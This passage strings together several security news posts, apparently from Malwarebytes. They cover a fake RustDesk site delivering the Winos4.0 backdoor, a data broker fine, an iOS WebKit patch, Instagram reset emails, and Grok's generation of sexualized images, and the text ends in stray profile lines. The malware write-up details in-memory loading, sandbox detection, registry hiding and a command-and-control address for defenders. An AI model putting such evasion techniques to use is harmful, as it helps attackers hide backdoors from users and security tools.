The user sees RustDesk launch normally. Everything appears to work. Meanwhile, the backdoor quietly establishes a connection to the attacker’s server.
By bundling malware with working software, attackers remove the most obvious red flag: broken or missing functionality. From the user’s point of view, nothing feels wrong.
Inside the infection chain
The malware executes through a staged process, with each step designed to evade detection and establish persistence:
Stage 1: The trojanized installer
The downloaded file (rustdesk-1.4.4-x86_64.exe) acts as both dropper and decoy. It writes two files to disk:
The legitimate RustDesk installer, which is executed to maintain cover
logger.exe, the Winos4.0 payload
The malware hides in plain sight. While the user watches RustDesk install normally, the malicious payload is quietly staged in the background.
Stage 2: Loader execution
The logger.exe file is a loader — its job is to set up the environment for the main implant. During execution, it:
Creates a new process
Allocates executable memory
Transitions execution to a new runtime identity: Libserver.exe
This loader-to-implant handoff is a common technique in sophisticated malware to separate the initial dropper from the persistent backdoor.
By changing its process name, the malware makes forensic analysis harder. Defenders looking for “logger.exe” won’t find a running process with that name.
Stage 3: In-memory module deployment
The Libserver.exe process unpacks the actual Winos4.0 framework entirely in memory. Several WinosStager DLL modules—and a large ~128 MB payload—are loaded without being written to disk as standalone files.
Traditional antivirus tools focus on scanning files on disk (file-based detection). By keeping its functional components in memory only, the malware significantly reduces the effectiveness of file-based detection. This is why behavioral analysis and memory scanning are critical for detecting threats like Winos4.0.
The hidden payload: Winos4.0
The secondary payload is identified as Winos4.0 (WinosStager): a sophisticated remote access framework that has been observed in multiple campaigns, particularly targeting users in Asia.
Once active, it allows attackers to:
Monitor victim activity and capture screenshots
Log keystrokes and steal credentials
Download and execute additional malware
Maintain persistent access even after system reboots
This isn’t simple malware—it’s a full-featured attack framework. Once installed, attackers have a foothold they can use to conduct espionage, steal data, or deploy ransomware at a time of their choosing.
Technical detail: How the malware hides
The malware employs several techniques to avoid detection:
What it does
How it achieves this
Why it matters
Runs entirely in memory
Loads executable code without writing files
Evades file-based detection
Detects analysis environments
Checks available system memory and looks for debugging tools
Prevents security researchers from analyzing its behavior
Checks system language
Queries locale settings via the Windows registry
May be used to target (or avoid) specific geographic regions
Clears browser history
Invokes system APIs to delete browsing data
Removes evidence of how the victim found the malicious site
Hides configuration in the registry
Stores encrypted data in unusual registry paths
Hides configuration from casual inspection
Command-and-control activity
Shortly after installation, the malware connects to an attacker-controlled server:
IP: 207.56.13[.]76
Port: 5666/TCP
This connection allows attackers to send commands to the infected machine and receive stolen data in return. Network analysis confirmed sustained two-way communication consistent with an established command-and-control session.
How the malware blends into normal traffic
The malware is particularly clever in how it disguises its network activity:
Destination
Purpose
207.56.13[.]76:5666
Malicious: Command-and-control server
209.250.254.15:21115-21116
Legitimate: RustDesk relay traffic
api.rustdesk.com:443
Legitimate: RustDesk API
Because the victim installed real RustDesk, the malware’s network traffic is mixed with legitimate remote desktop traffic. This makes it much harder for network security tools to identify the malicious connections: the infected computer looks like it’s just running RustDesk.
What this campaign reveals
This attack demonstrates a troubling trend: legitimate software used as camouflage for malware.
The attackers didn’t need to find a zero-day vulnerability or craft a sophisticated exploit. They simply:
Registered a convincing domain name
Cloned a legitimate website
Bundled real software with their malware
Let the victim do the rest
This approach works because it exploits human trust rather than technical weaknesses. When software behaves exactly as expected, users have no reason to suspect compromise.
The rustdesk[.]work campaign shows how attackers can gain access without exploits, warnings, or broken software. By hiding behind trusted open-source tools, this attack achieved persistence and cover while giving victims no reason to suspect compromise.
The takeaway is simple: software behaving normally does not mean it’s safe. Modern threats are designed to blend in, making layered defenses and behavioral detection essential.
For individuals:
Always verify download sources. Before downloading software, check that the domain matches the official project. For RustDesk, the legitimate site is rustdesk.com—not rustdesk.work or similar variants.
Be suspicious of search results. Attackers use SEO poisoning to push malicious sites to the top of search results. When possible, navigate directly to official websites rather than clicking search links.
Use security software.Malwarebytes Premium Security detects malware families like Winos4.0, even when bundled with legitimate software.
For businesses:
Monitor for unusual network connections. Outbound traffic on port 5666/TCP, or connections to unfamiliar IP addresses from systems running remote desktop software, should be investigated.
Implement application allowlisting. Restrict which applications can run in your environment to prevent unauthorized software execution.
Educate users about typosquatting. Training programs should include examples of fake websites and how to verify legitimate download sources.
Block known malicious infrastructure. Add the IOCs listed above to your security tools.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
California’s privacy regulator has fined a Texas data broker $45,000 and banned it from selling Californians’ personal information after it sold Alzheimer patients’ data. Texan company Rickenbacher Data LLC, which does business as Datamasters, bought and resold the names, addresses, phone numbers, and email addresses of people that suffered from serious health conditions, according to the California Privacy Protection Agency (CPPA).
The CPPA’s final order against Datamasters says that the company maintained a database containing 435,245 postal addresses for Alzheimer’s patients. But it didn’t stop there. Also up for grabs were records for 2,317,141 blind or visually impaired people, and 133,142 addiction sufferers. It also sold records for 857,449 people with bladder control issues.
Health-related data wasn’t the only category Datamasters trafficked in. The company also sold information tied to ethnicity, including so-called “Hispanic lists” containing more than 20 million names, as well as age-based “senior lists” and indicators of financial vulnerability. For example, it sold records of people holding high-interest mortgages.
And if buyers wanted data on other likely customer characteristics and actions, such as who was likely a liberal vs a right-winger, it could give you that, too, thanks to 3,370 “Consumer Predictor Models” spanning automotive preferences, financial activity, media use, political affiliation, and nonprofit activity.
Datamasters offers outright purchase of records from its national consumer database, which it claims covers 114 million households and 231 million individuals. Customers can also buy subscription-based updates too.
California regulators began investigating Datamasters after discovering the company had failed to register as a data broker in the state, as required under California’s Delete Act. The law has required data brokers to register since January 31, 2025.
The company originally denied that it did business in California or had data on Californians. However, that claim collapsed when regulators found an Excel spreadsheet on the website listing 204,218 California student records.
Datamasters first said it had not screened its national database to remove Californians’ data. After getting a lawyer, it changed its story, asserting that it did in fact filter Californians out of the data set. That didn’t convince the CPPA though.
The regulator acknowledged that Datamasters did try to comply with Californian privacy laws, but that it
“lacked sufficient written policies and procedures to ensure compliance with the Delete Act.”
The fine imposed on Datamasters also takes into account that it hadn’t registered on the state’s data broker registry. Data brokers that don’t register are liable for $200 per day in fines, and failing to delete consumer data will incur $200 per consumer per day in fines.
Starting January 1, 2028, data brokers registered in California will also be required to undergo independent third-party compliance audits every three years.
Why selling extra-sensitive customer data is so dangerous
“History teaches us that certain types of lists can be dangerous,”
Michael Macko, the CPPA’s head of enforcement, pointed out.
Research has told us that Alzheimer’s patients are especially vulnerable to financial exploitation. If you think that scammers don’t seek out such lists, think again; criminals were found to have accessed data from at least three data brokers in the past. While there’s no suggestion that Datamasters knowingly sold data to scammers, it seems easy for people to buy data broker lists.
It also doesn’t take a PhD to see why many of these records (which, remember, the company holds about people nationwide) could be especially sensitive in the current US political climate.
There’s a broader privacy issue here, too. While many Americans might assume that the federal Health Insurance Portability and Accountability Act (HIPAA) protects their health data, it only applies to healthcare providers. Amazingly, data brokers sit outside its purview.
So what can you do to protect yourself?
Your first port of call should be your state’s data protection law. California introduced the Data Request and Opt-out Platform (DROP) system this year under the Delete Act. It’s an opt-out system for California residents to make all data brokers on the registry delete data held about them.
If you don’t live in a state that takes sensitive data seriously, your options are more limited. You could move—maybe to Europe, where privacy protections are considerably stronger.
We don’t just report on data privacy—we help you remove your personal information
Cybersecurity risks should never spread beyond a headline. With Malwarebytes Personal Data Remover, you can scan to find out which sites are exposing your personal information, and then delete that sensitive data from the internet.
If you were still questioning whether iOS 26+ is for you, now is the time to make that call.
Why?
On December 12, 2025, Apple patched two WebKit zero‑day vulnerabilities linked to mercenary spyware and is now effectively pushing iPhone 11 and newer users toward iOS 26+, because that’s where the fixes and new memory protections live. These vulnerabilities were primarily used in highly targeted attacks, but such campaigns are likely to expand over time.
WebKit powers the Safari browser and many other iOS applications, so it’s a big attack surface to leave exposed and isn’t limited to “risky” behavior. These vulnerabilities allowed an attacker to execute arbitrary code on a device after exploitation via malicious web content.
Apple has confirmed that attackers are already exploiting these vulnerabilities in the wild, making installation of the update a high‑priority security task for every user. Campaigns that start with diplomats, journalists, or executives often lead to tooling and exploits leaking or being repurposed, so “I’m not a target” is not a viable safety strategy.
Due to public resistance to new features like Liquid Glass, many iPhone users have not yet upgraded to iOS 26.2. Reports suggest adoption of iOS 26 has been unusually slow. As of January 2026, only about 4.6% of active iPhones are on iOS 26.2, and roughly 16% are on any version of iOS 26, leaving the vast majority on older releases such as iOS 18.
However, Apple only ships these fixes and newer protections, such as Memory Integrity Enforcement, on iOS 26+ for supported devices. Users on older, unsupported devices won’t be able to access these protections at all.
Another important factor in the upgrade cycle is restarting the device. What many people don’t realize is that when you restart your device, any memory-resident malware is flushed—unless it has somehow gained persistence, in which case it will return. High-end spyware tools tend to avoid leaving traces needed for persistence and often rely on users not restarting their devices.
Upgrading requires a restart, which makes this a win-win: you get the latest protections, and any memory-resident malware is flushed at the same time.
For iOS and iPadOS users, you can check if you’re using the latest software version, go to Settings > General > Software Update. It’s also worth turning on Automatic Updates if you haven’t already. You can do that on the same screen.
How to stay safe
The most important fix—however painful you may find it—is to upgrade to iOS 26.2. Not doing means missing an accumulating list of security fixes, leaving your device vulnerable to more and more newly found vulnerabilities.
But here are some other useful tips:
Make it a habit to restart your device on a regular basis. The NSA recommends doing this weekly.
Do not open unsolicited links and attachments without verifying with the trusted sender.
Remember, Apple threat notifications will never ask users to click links, open files, install apps or ask for account passwords or verification code.
For Apple Mail users specifically, these vulnerabilities create risk when viewing HTML-formatted emails containing malicious web content.
Malwarebytes for iOScan help keep your device secure, with Trusted Advisor alerting you when important updates are available.
If you are a high-value target, or you want the extra level of security, consider using Apple’s Lockdown Mode.
We don’t just report on phone security—we provide it

Last week, many Instagram users began receiving unsolicited emails from the platform that warned about a password reset request.
The message said:
“Hi {username}, We got a request to reset your Instagram password. If you ignore this message, your password will not be changed. If you didn’t request a password reset, let us know.”

Around the same time that users began receiving these emails, a cybercriminal using the handle “Solonik” offered data that alleged contains information about 17 million Instagram users for sale on a Dark Web forum.
These 17 million or so records include:
Usernames
Full names
User IDs
Email addresses
Phone numbers
Countries
Partial locations
Please note that there are no passwords listed in the data.

Despite the timing of the two events, Instagram denied this weekend that these events are related. On the platform X, the company stated they fixed an issue that allowed an external party to request password reset emails for “some people.”
So, what’s happening?
Regarding the data found on the dark web last week, Shahak Shalev, global head of scam and AI research at Malwarebytes, shared that “there are some indications that the Instagram data dump includes data from other, older, alleged Instagram breaches, and is a sort of compilation.” As Shalev’s team investigates the data, he also said that the earliest password reset requests reported by users came days before the data was first posted on the dark web, which might mean that “the data may have been circulating in more private groups before being made public.”
However, another possibility, Shalev said, is that “another vulnerability/data leak was happening as some bad actor tried spraying for [Instagram] accounts. Instagram’s announcement seems to reference that spraying. Besides the suspicious timing, there’s no clear connection between the two at this time.”
But, importantly, scammers will not care whether these incidents are related or not. They will try to take advantage of the situation by sending out fake emails.
“We felt it was important to alert people about the data availability so that everyone could reset their passwords, directly from the app, and be on alert for other phishing communications,” Shalev said.
If and when we find out more, we’ll keep you posted, so stay tuned.
Should you want to err on the safe side and decide to change your password, make sure to do so in the app and not click any links in the email, to avoid the risk that you have received a fake email. Or you might end up providing scammers with your password.
Another thing to keep in mind is that these are Meta-data. Which means some users may have reused or linked them to their Facebook or WhatsApp accounts. So, as a precaution, you can check recent logins and active sessions on Instagram, WhatsApp, and Facebook, and log out from any devices or locations you do not recognize.
If you want to find out whether your data was included in an Instagram data breach, or any other for that matter, try our free Digital Footprint scan.
Grok’s failure to block sexualized images of minors has turned a single “isolated lapse” into a global regulatory stress test for xAI’s ambitions. The response from lawmakers and regulators suggests this will not be solved with a quick apology and a hotfix.
Last week we reported on Grok’s apology after it generated an image of young girls in “sexualized attire.”
The apology followed the introduction of Grok’s paid “Spicy Mode” in August 2025, which was marketed as edgy and less censored. In practice it enabled users to generate sexual deepfake images, including content that may cross into illegal child sexual abuse material (CSAM) under US and other jurisdictions’ laws.
A report from web-monitoring tool CopyLeaks highlighted “thousands” of incidents of Grok being used to create sexually suggestive images of non-consenting celebrities.
This is starting to backfire. Reportedly, three US senators are asking Google and Apple to remove Elon Musk’s Grok and X apps from their app stores, citing the spread of nonconsensual sexualized AI images of women and minors and arguing it violates the companies’ app store rules.
“In recent days, X users have used the app’s Grok AI tool to generate nonconsensual sexual imagery of real, private citizens at scale. This trend has included Grok modifying images to depict women being sexually abused, humiliated, hurt, and even killed. In some cases, Grok has reportedly created sexualized images of children—the most heinous type of content imaginable.”
The UK government also threatens to take possible action against the platform. Government officials have said they would fully support any action taken by Ofcom, the independent media regulator, against X. Even if that meant UK regulators could block the platform.
Indonesia and Malaysia already blocked Grok after its “digital undressing” function flooded the internet with suggestive and obscene manipulated images of women and minors.
As it turns out, a user prompted Grok to generate its own “apology,” which it did. After backlash over sexualized images of women and minors, Grok/X announced limits on image generation and editing for paying subscribers only, effectively paywalling those capabilities on main X surfaces.
For lawmakers already worried about disinformation, election interference, deepfakes, and abuse imagery, Grok is fast becoming the textbook case for why “move fast and break things” doesn’t mix with AI that can sexualize real people on demand.
Hopefully, the next wave of rules, ranging from EU AI enforcement to platform-specific safety obligations, will treat this incident as the baseline risk that all large-scale visual models must withstand, not as an outlier.
Keep your children safe
If you ever wondered why parents post images of their children with a smiley across their face, this is the reason.
Don’t make it easy for strangers to copy, reuse, or manipulate your photos.
This incident is yet another compelling reason to reduce your digital footprint. Think carefully before posting photos of yourself, your children, or other sensitive information on public social media accounts.
And treat everything you see online—images, voices, text—as potentially AI-generated unless they can be independently verified. They’re not only used to sway opinions, but also to solicit money, extract personal information, or create abusive material.
We don’t just report on threats – we help protect your social media
Independent recognition matters in cybersecurity, and it matters a lot to us. It shows how security products perform when they’re tested against in-the-wild threats, using lab environments designed to reflect what people actually face in the real world.
In 2025, Malwarebytes earned awards and recognition from a steady stream of third-party testing labs and industry groups. Here’s what those tests looked like and what they found.
AVLab Cybersecurity Foundation: Real-world malware, real results
Malwarebytes earned anotherAdvanced In-The-Wild badge from AVLab Cybersecurity Foundation in 2025, continuing a run of accolades.
In November, AVLab Cybersecurity Foundation tested 244 real-world malware samples across 14 cybersecurity products. Malwarebytes Premium Security detected every single one. On top of that, it removed threats with an average remediation time of 2.18 seconds—nearly 12 seconds faster than the industry average.
That result also marked our third Excellent badge in 2025, following earlier tests in July and September.
Earlier in the year, Malwarebytes Premium Security was also named Product of the Year for the third consecutive year, after it blocked 100% of in-the-wild malware samples.
MRG Effitas: Consistent Android protection, proven over time
MRG Effitas conducted in-depth testing of Androidantivirus apps using real-world scenarios, combining in-the-wild malware with benign samples to assess detection gaps and weaknesses.
Our mobile protection received the highest marks, achieving a near-perfect detection rate in MRG Effitas’ rigorous lab testing, reaffirming what our customers already know: Malwarebytes stops threats before they can cause harm.
Malwarebytes for Windows earned a Digital Trends 2025 Recommended Product designation, with reviewers highlighting its ease of use, fast and effective customer support, and strong value for money.
CNET: Best Malware Removal Service 2025
CNET named Malwarebytes the Best Malware Removal Service 2025 after testing setup, features, design, and performance. The review highlighted standout capabilities, including top-tier malware removal and comprehensive Browser Guard web protection.
AV Comparatives Stalkerware Test: 100% detection rate
In collaboration with the Electronic Frontier Foundation (EFF), AV-Comparatives tested 13 Android security solutions against 17 stalkerware-type apps—software often used for covert surveillance and abuse.
Only a few products handled detection and alerting responsibly. Malwarebytes was the only solution to achieve a 100% detection rate in the September 2025 test.
What we learned from a year of testing
All these results highlight our mission to reimagine security and protect people and data across all devices and platforms.
There’s a bizarre thing happening online right now where everything is getting worse.
Your Google results have become so bad that you’ve likely typed what you’re looking for, plus the word “Reddit,” so you can find discussion from actual humans. If you didn’t take this route, you might get served AI results from Google Gemini, which once recommended that every person should eat “at least one small rock per day.” Your Amazon results are a slog, filled with products that have surreptitiously paid reviews. Your Facebook feed could be entirely irrelevant because the company decided years ago that you didn’t want to see what your friends posted, you wanted to see what brands posted, because brands pay Facebook, and you don’t, so brands are more important than your friends.
But, according to digital rights activist and award-winning author Cory Doctorow, this wave of online deterioration isn’t an accident—it’s a business strategy, and it can be summed up in a word he coined a couple of years ago: Enshittification.
Enshittification is the process by which an online platform—like Facebook, Google, or Amazon—harms its own services and products for short-term gain while managing to avoid any meaningful consequences, like the loss of customers or the impact of meaningful government regulation. It begins with an online platform treating new users with care, offering services, products, or connectivity that they may not find elsewhere. Then, the platform invites businesses on board that want to sell things to those users. This means businesses become the priority and the everyday user experience is hindered. But then, in the final stage, the platform also makes things worse for its business customers, making things better only for itself.
This is how a company like Amazon went from helping you find nearly anything you wanted to buy online to helping businesses sell you anything you wanted to buy online to making those businesses pay increasingly high fees to even be discovered online. Everyone, from buyers to sellers, is pretty much entrenched in the platform, so Amazon gets to dictate the terms.
Today, on the Lock and Code podcast with host David Ruiz, we speak with Doctorow about enshittification’s fast damage across the internet, how to fight back, and where it all started.
”Once these laws were established, the tech companies were able to take advantage of them. And today we have a bunch of companies that aren’t tech companies that are nevertheless using technology to rig the game in ways that the tech companies pioneered.”
![[personal profile]](https://www.dreamwidth.org/img/silk/identity/user.png) frith posting in
frith posting in ![[community profile]](https://www.dreamwidth.org/img/silk/identity/community.png) ponyville_trot
ponyville_trot
![[syndicated profile]](https://www.dreamwidth.org/img/silk/identity/feed.png)